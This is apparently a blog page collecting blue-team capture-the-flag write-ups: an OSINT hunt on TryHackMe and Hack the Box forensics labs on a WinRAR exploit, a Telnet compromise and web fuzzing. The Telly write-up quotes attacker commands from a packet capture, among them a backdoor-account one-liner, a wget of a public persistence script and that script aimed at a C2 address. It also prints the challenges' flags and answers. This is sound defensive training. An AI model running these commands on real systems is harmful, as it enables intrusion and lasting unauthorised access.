Tag: Blue Team

Capture the Flag

TryHackMe Challenge: Operation Slither

Operation Slither LogoThis is a free Easy-Rated challenge on TryHackMe that you can find here. Our instructions are just “Follow the leads and find who’s behind this operation.” That leads me to believe that we’re doing a little bit of Blue Team-type of work or at least some recon and OSINT intel digging about a fictitious hacker group. As you follow along, you will very likely see people who are ruining our fun by just posting flags in places you’ll go. Ignore those even if you see them and follow along the steps anyway. We’re building specific kinds of skills here and by short-cutting the flags, you’re only cheating yourself from learning. Enough moralizing, back to the challenge.

We get this instruction, “We got access to a hacker forum and found the info of our company on sale! All the info we have is in this post. Find any information related to the leader of the Sneaky Viper group.” and we find this message:

Full user database TryTelecomMe on sale!!!

As part of Operation Slither, we've been hiding for weeks in their network and have now started to exfiltrate information. 
This is just the beginning. We'll be releasing more data soon. Stay tuned!

@v3n0mbyt3_

---

Task 1: The Leader

That just leads us to our first question: Aside from Twitter / X, what other platform is used by v3n0mbyt3_? Answer in lowercase.

This should be as easy as doing a search for that username, which seems pretty unique.


Results of a Google search for the username v3n0mbyt3_

That gives us the answer, threads.

Next question is What is the value of the flag?

That’s not super helpful in and of itself, but if we use some context clues, I’m guessing that on Threads there is a post giving away the flag. If we go to the profile, we don’t see anything in the posts, so let’s check replies. There, we see what looks like a Base64 encoded string, VEhNe3NsMXRoM3J5X3R3MzN0el80bmRfbDM0a3lfcjNwbDEzcyF9. If I take that to Cyberchef and decode it, we get the answer… THM{sl1th3ry_tw33tz_4nd_l34ky_r3pl13s!}

Task 2: The Sidekick

Opening Task 2, we see this, “A second message has been made public! Our account in their forum was deleted, so we couldn’t get the operator’s handle this time. Follow the crumbs from the first task and hunt any information related to the second operator of the group.”

60GB of data owned by TryTelecomMe is now up for bidding!

Number of users: 64500000 Accepting all types of crypto
For takers, send your bid on Threads via this handle:

HIDDEN CONTENT 
----------------------------------------------------------------------------------------------------- 
You must register or log in to view this content

The first question is What is the username of the second operator talking to v3n0mbyt3 from the previous platform?

So, right where we were before in the replies on Threads, you can see conversations and our next answer, _myst1cv1x3n_

And our next question, What is the value of the flag?

So – again – not super helpful, but this seems like something we’ll find over in _myst1cv1x3n_’s profile. Turns out, that’s wrong. The only thing in the replies is that flag we got and used in task 1. Let’s search for _myst1cv1x3n_’s username and see if there are more sites out there linked to them. Didn’t find anything overt, but Threads accounts do have Instagram accounts connected to them. If we click the Instagram icon in the Threads profile, we’re taken to _myst1cv1x3n_’s Instagram. Some people have taken to commenting answers in the posts and that’s cheating. Let’s try to do this for real. If I look at each post, especially this one, we see they have a Soundcloud. If you work back to their profile and look at each song, we find a hint in the song called Prototype 2. The user left a Base64 encoded message in the description, VEhNe3MwY20xbnRfMDBwczNjX2Yxbmczcl9tMXNjbDFja30=. Decoding that gives us our answer THM{s0cm1nt_00ps3c_f1ng3r_m1scl1ck}

Task 3: The Last Operator

This task says “A new post is up. Hunt the third operator using past discoveries and find any details related to the infrastructure used for the attack.” Our message is

FOR SALE

Advanced automation scripts for phishing and initial access!

Inclusions:
- Terraform scripts for a resilient phishing infrastructure 
- Updated Google Phishlet (evilginx v3.0)
- GoPhish automation scripts
- Google MFA bypass script
- Google account enumerator
- Automated Google brute-forcing script
- Cobalt Strike aggressor scripts
- SentinelOne, CrowdStrike, Cortex XDR bypass payloads

PRICE: $1500
Accepting all types of crypto
Contact me on REDACTED@protonmail.com 

---

Our first question is What is the handle of the third operator?

For this one, I assume we’re looking for someone else who might be interacting with one or the other or both of these two. I clicked through comments and didn’t find anything good. I then decided to look at followers and found this.

The third operator

This gives us the answer, sh4d0wF4NG

What other platform does the third operator use? Answer in lowercase.

Okay, let’s search that user.


Results of a Google search for the username sh4d0wF4NG

Our answer then is github.

What is the value of the flag?

I’m guessing we need to go digging in the GitHub of this person to find it. There are 3 repos, two are forks and one is their own. I decided to focus on the non-forked one first. However, it wouldn’t be crazy to expect that there was some change to one of the forked ones with our answer in it. I looked at all of the files first and didn’t see anything big. This repo only has 9 commits, so I looked at all of the diffs. This is a VERY FAVORITE trick in these kinds of CTFs. I ended up finding what I wanted in commit 90224ec. It was also in a diff that didn’t want to load. You had to click to load it since it was so large. There is a section that says

  "outputs": {
    "shadow-password": {
      "value": "VEhNe3NoNHJwX2Y0bmd6X2wzNGszZF9ibDAwZHlfcHd9"
      "type": "string"
    }
  },

That shadow-password value is a Base64 encoded value that decodes to our flag: THM{sh4rp_f4ngz_l34k3d_bl00dy_pw}

And there we go! All done.

Capture the Flag

Hack the Box Walkthrough: RomCom

HTB RomCom LogoThis time, we’re going to tackle a Sherlock from Hack the Box called RomCom. To get started, download the zip, extract it with the password hacktheblue, and let’s get ready to work. Our scenario is

Susan works at the Research Lab in Forela International Hospital. A Microsoft Defender alert was received from her computer, and she also mentioned that while extracting a document from the received file, she received tons of errors, but the document opened just fine. According to the latest threat intel feeds, WinRAR is being exploited in the wild to gain initial access into networks, and WinRAR is one of the Software programs the staff uses. You are a threat intelligence analyst with some background in DFIR. You have been provided a lightweight triage image to kick off the investigation while the SOC team sweeps the environment to find other attack indicators.


Inside the zip is a disk image named 2025-09-02T083211_pathology_department_incidentalert.vhdx. If we treat this like a real investigation, we need to always make sure that the file is read only. When I mount it in Windows, I can click through and see “stuff”.

Mounting the Image as a Read Only Drive on my Machine

Let’s see what we have to do.

Task 1 Question: What is the CVE assigned to the WinRAR vulnerability exploited by the RomCom threat group in 2025?

So this one is just a Google problem. I searched romcom winrar vulnerability and the second link pointed me here, which gave the answer.

Task 1 Answer: CVE-2025-8088

Task 2 Question: What is the nature of this vulnerability?

Read the link and it is right there at the start.

Task 2 Answer: path traversal

Task 3 Question: What is the name of the archive file under Susan’s documents folder that exploits the vulnerability upon opening the archive file?

Here, I just want to dig in and look at the files. The Drive Label is “KAPE (2025-09-02T08:32:11)” and inside the C folder is an $MFT file. We know we’re dealing with KAPE artifacts now, so we need help from hero of the community, Eric Zimmerman. I was just going to use his suggestion and grab all tools so that I’m totally up to date. However, the download links are broken at the moment. I’m using a version from Chocolatey “choco install ericzimmermantools“, but it isn’t 100% up-to-date. However, I think this will get us enough of the tools to do this easy HTB room.



One of the tools that I got was called MFT Explorer. This is a graphical version of his famed MFTECmd tool. I used that to load up the image and here’s what I see.

The Disk Image in MFT Explorer

I used the tool to navigate to c:\users\susan\Documents and this is what I see, telling us the answer.

Susan's Documents Folder

Task 3 Answer: Pathology-Department-Research-Records.rar

Task 4 Question: When was the archive file created on the disk?

Look at the SI_Created On column.

Task 4 Answer: 2025-09-02 08:13:50

Task 5 Question: When was the archive file opened?

You can see this in SI_Record Changed or in the Overview tab when the file is selected under Record Modified On.

Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x9DD, Quota Charged: 0x0 
Update Sequence #: 0x364A528

Created On:		2025-09-02 08:13:50.5190826
Content Modified On:	2025-09-02 14:54:54.0000000
Record Modified On:	2025-09-02 08:14:04.9807437
Last Accessed On:	2025-09-02 08:14:18.8730290

Task 5 Answer: 2025-09-02 08:14:04

Task 6 Question: What is the name of the decoy document extracted from the archive file, meant to appear legitimate and distract the user?

Using the 8:14:04 as a clue, we look in the Documents folder and see that a .pdf was created at 08:14:18 of the same day. That’s our file.

Task 6 Answer: Genotyping_Results_B57_Positive.pdf

Task 7 Question: What is the name and path of the actual backdoor executable dropped by the archive file?

We cheated a bit to get those last 2 answer. That’s not the best way to go about that. At this point, we need to not be lazy and do this correctly. We need to parse the journal and to do that, we’re going to use the MFTECmd.exe tool against the $J file and also give it the location of where to save the csv and what to call it.

PS > MFTECmd.exe -f 'd:\C\$Extend\$J' --csv "c:\code\" --csvf "Journal.csv"
MFTECmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f d:\C\$Extend\$J --csv c:\code\ --csvf Journal.csv

File type: UsnJournal


Processed d:\C\$Extend\$J in 0.2817 seconds

Usn entries found in d:\C\$Extend\$J: 215,579
        CSV output will be saved to c:\code\Journal.csv


Okay, now we’re going to use another tool to open that csv called TimelineExplorer.exe that also gets installed when you get all of the Eric Zimmerman tools.

Timeline Explorer after Opening Journal.csv


I then added a filter for .exe files and then sorted by “Update Timestamp“. If we scroll down to the 2025-09-02 08:14:04 timeframe, we find our problem child.

The dropped backdoor file

So we can see the name, but not where it is dropped. We could look all around the MFT Explorer, but this is what I get for using GUI tools instead of going command line first. The best way to do this is to parse the $MFT file into a .csv also and use Timeline Explorer to get the path.

PS> MFTECmd.exe -f 'd:\C\$MFT' --csv "c:\code\" --csvf MFT.csv
MFTECmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f d:\C\$MFT --csv c:\code\ --csvf MFT.csv

File type: Mft

Processed d:\C\$MFT in 1.7880 seconds

d:\C\$MFT: FILE records found: 139,533 (Free records: 0) File size: 136.5MB
        CSV output will be saved to c:\code\MFT.csv


Okay, when we open that up and search for the file name, it comes right up.

The dropped backdoor file path

Task 7 Answer: c:\users\susan\AppData\Local\ApbxHelper.exe

Task 8 Question: The exploit also drops a file to facilitate the persistence and execution of the backdoor. What is the path and name of this file?

Persistence and execution usually means that something needs to run on startup. So the first thing I’d check would be shortcuts in a startup path, next I’d check for services added. But when I just do a find for startup in Timeline Explorer in the MFT csv, I get 254 lines. The first one that appears after the incident (and any time for the next several minutes) is a file called Display Settings.lnk.

Task 8 Answer: c:\users\susan\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Display Settings.lnk

Task 9 Question: What is the associated MITRE Technique ID discussed in the previous question?

I googled for mitre id for persistence via the startup folder and that let me to T1547:Boot or Logon Autostart Execution. I guessed the wrong sub-technique, thinking that it would be .001: Registry Run Keys / Startup Folder, but eventually figured that they wanted .009:Shortcut Modification.

Task 9 Answer: T1547.009

Task 10 Question: When was the decoy document opened by the end user, thinking it to be a legitimate document?

Within the MFT csv, search for the document name Genotyping_Results_B57_Positive.pdf, you can see when it was opened and you can confirm it in the Journal.csv.

Task 10 Answer: 2025-09-02 08:15:05

That’s it. Maybe not the most efficient run-through, but we got it done. Any questions or comments, please let me know.

Sherlock Complete

Capture the Flag

Hack the Box Walkthrough: Telly

Telly LogoToday, we’re going to attack a Hack the Box Sherlock called Telly. You need to download the attached zip and extract it with the password hacktheblue to get started. Here’s our scenario.

You are a Junior DFIR Analyst at an MSSP that provides continuous monitoring and DFIR services to SMBs. Your supervisor has tasked you with analyzing network telemetry from a compromised backup server. A DLP solution flagged a possible data exfiltration attempt from this server. According to the IT team, this server wasn’t very busy and was sometimes used to store backups.

Okay. Let’s get started. Inside the zip is one network capture file, monitoringservice_export_202610AM-11AM.pcapng.

Task 1: What CVE is associated with the vulnerability exploited in the Telnet protocol?


First we’ll search to limit to just telnet traffic, since that’s what they are telling us to focus on. I just put telnet in the search bar and hit enter. These were my results.

Our initial search for Task 1

Right click on that first packet (No. 47) and select Follow -> TCP Stream. You see this (I’m just showing the first few lines up until access is granted).

..%..&..... ..#..'..$
..%..&..&........ ..#..'..$
.. .....#.....'.........
.. .38400,38400....#.kali:0.0....'..USER.-f root.DISPLAY.kali:0.0......XTERM-256COLOR..
........"........!
........"..".....b........b....	B.
........
............................0.......!
..".....
.."....
..!............"..".............	..
........
.............
Linux 6.8.0-90-generic (backup-secondary) (pts/1)


........"
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-90-generic x86_64)


I’m curious about that 4th line, so I’m going to google part of that and see if that is indicative of the attack itself.

Google Search for Task 1 CVE

That shows us the answer in the AI overview as well as the top search result.

Task 1 Answer: CVE-2026-24061

Task 2: When was the Telnet vulnerability successfully exploited, granting the attacker remote root access on the target machine?

Currently (for me, anyway), my time is being displayed in relative time since packet capture started. If you go to View -> Time Display Format -> UTC Date and Time of Day, it will change and you can see the answer.

Packet 47 Timestamp

Task 2 Answer: 2026-01-27 10:39:28

Task 3: What is the hostname of the targeted server?

If we go back to that TCP stream that we followed starting at packet 47, we can see the entire convo. After access was granted, they were dropped a command prompt with their user and the host: root@backup-secondary.

Task 3 Answer: backup-secondary

Task 4: The attacker created a backdoor account to maintain future access. What username and password were set for that account?

Same stream, we can see the attacker issued these commands

sudo useradd -m -s /bin/bash cleanupsvc; echo "cleanupsvc:YouKnowWhoiam69" | sudo chpasswd

Task 4 Answer: cleanupsvc:YouKnowWhoiam69

Task 5: What was the full command the attacker used to download the persistence script?

This is really just becoming an exercise in how well we understand attacker actions. If we stay in the stream and see what the attacker is doing, we can easily see what they downloaded / how they downloaded it. There is some weird formatting because of the nature of typing and seeing responses and how long they may have delayed while typing, but here is the relevant part. Within the capture, red is what the user entered and blue is the response. That’s why you see it duplicated as they type.

w
w
g
g
e
e
t
t
 
 
.[200~https://raw.githubusercontent.com/montysecurity/linper/refs/heads/main/linper.sh.[201~

Task 5 Answer: wget https://raw.githubusercontent.com/montysecurity/linper/refs/heads/main/linper.sh

Task 6: The attacker installed remote access persistence using the persistence script. What is the C2 IP address?

Let’s keep scrolling in the stream and see what else they did. I looked around but nothing jumped out at me immediately. At this point, a lot of the commands were vertical with the repeated characters (one from the input, one from the output) and I wasn’t seeing it. So I looked into that script that we saw being run from here. Inside that script, we see this:

EXAMPLES="Examples:

\e[33mPrint\e[0m Commands that can be used to install persistence (assumes -d): bash linper.sh -i 192.168.1.2 -p 4444 --print 

So we are looking for this script to be called with a -i and then the address. Looking for that, I found this part:

bash linper.sh --enum-defenses
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
i
i
 
 
.[200~91.99.25.54.[201~
.[7m91.99.25.54.[27m
.[C
............91.99.25.54
 
 
-
-
p
p
 
 
5
5
9
9

You can see that the command bash linper.sh –enum-defenses -i 91.99.25.54 -p 5599 was called and that gives us our answer.

Task 6 Answer: 91.99.25.54

Task 7: The attacker exfiltrated a sensitive database file. At what time was this file exfiltrated?


As we’ve been getting familiar with this interaction, I’ve read over this stream several times and by this point, I remember seeing this file named credit-cards-25-blackfriday.db being referenced. If you go File -> Export Objects -> HTTP from the Wireshark menu, you see this

Task 7 Exported HTTP Objects

We can see that it was exported in packet 9380. If I click that row it takes me to the packet (if you still have the stream filter on, it will take you to 9378 instead… they have the same timestamp to the second, though). I can see the date under the Time column.

Task 7 Answer: 2026-01-27 10:49:54

Task 8: Analyze the exfiltrated database. To follow compliance requirements, the breached organization needs to notify its customers. For data validation purposes, find the credit card number for a customer named Quinn Harris.

Okay, we left the objects to see the timestamp on the packet. Go back in File -> Export Objects -> HTTP, click the db row and click Save at the bottom. Choose somewhere to save it and let’s analyze it.

$ file credit-cards-25-blackfriday.db 
credit-cards-25-blackfriday.db: SQLite 3.x database, last written using SQLite version 3046001, file counter 7, database pages 3, cookie 0x7, schema 4, UTF-8, version-valid-for 7

We can see that it is SQLite, so let’s look further. There only seems to be one table and the only identifier seems to be email. So, I check at first to see if any email has quinn in the name and we find one row and that gives us the answer.

$ sqlite3 credit-cards-25-blackfriday.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
purchases
sqlite> .schema
CREATE TABLE purchases (
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  email TEXT NOT NULL,
  creditcardnumber INTEGER NOT NULL,
  purchase_date TEXT NOT NULL,   -- ISO date: YYYY-MM-DD
  item_purchased TEXT NOT NULL
);
CREATE TABLE sqlite_sequence(name,seq);
sqlite> select * from purchases where email like '%quinn%';
12|quinn.harris@hotmail.com|5312269047781209|2025-12-08|4K monitor

Task 8 Answer: 5312269047781209

And that’s it, we win. That was actually a pretty fun investigation. Let me know if you have any comments or rooms you’d like to see tackled.

Telly Solved

Capture the Flag

Hack the Box Walkthrough: Vantage

HTB Vantage LogoToday, we’re tackling another Sherlock from HackTheBox called Vantage. You can find the room here. Download the Vantage.zip from the page and use the password hacktheblue to unzip it. Inside, you’ll find 2 .pcap files called controller.2025-07-01.pcap and web-server.2025-07-01.pcap. We will use these to answer the 14 Task Questions on this challenge. It is marked at “very easy”, but this does require some skill to pass it. I admit that my Wireshark querying isn’t the best, so I am really enjoying this opportunity to practice and get better. Our scenario is this:

A small company moved some of its resources to a private cloud installation. The developers left the redirect to the dashboard on their web server. The security team got an email from the alleged attacker stating that the user data was leaked. It is up to you to investigate the situation.

Let’s dig in. I will say that I might not always take the best, most efficient way to find these answers, but I will find them honestly and in a way that hopefully you can repeat. There are some questions when the answer could be found by a little brute force earlier in the process, but I wanted to try to have a methodology that would work in situations where brute force may not be practical (like real life situations).

Task 1: What tool did the attacker use to fuzz the web server ? (Format- include version e.g, nmap@7.80)

Because this question is asking about fuzzing a web server, I started by opening the web-server.2025-07-01.pcap file in Wireshark. To fuzzing, we only care about http traffic. So in the search bar in Wireshark, I just typed http and hit enter. This returned 7482 of the 21650 total packets.

First search against the web server packet capture.

We can see a lot of requests and responses back to back. If we go in the menu to Statistics -> Conversations -> TCP and check the IPv4 tab (there is nothing in IPv6), we see a TON of this traffic is coming from 117.200.21.26 and going to 157.230.81.229.

Task 1 TCP Conversation Statistics.

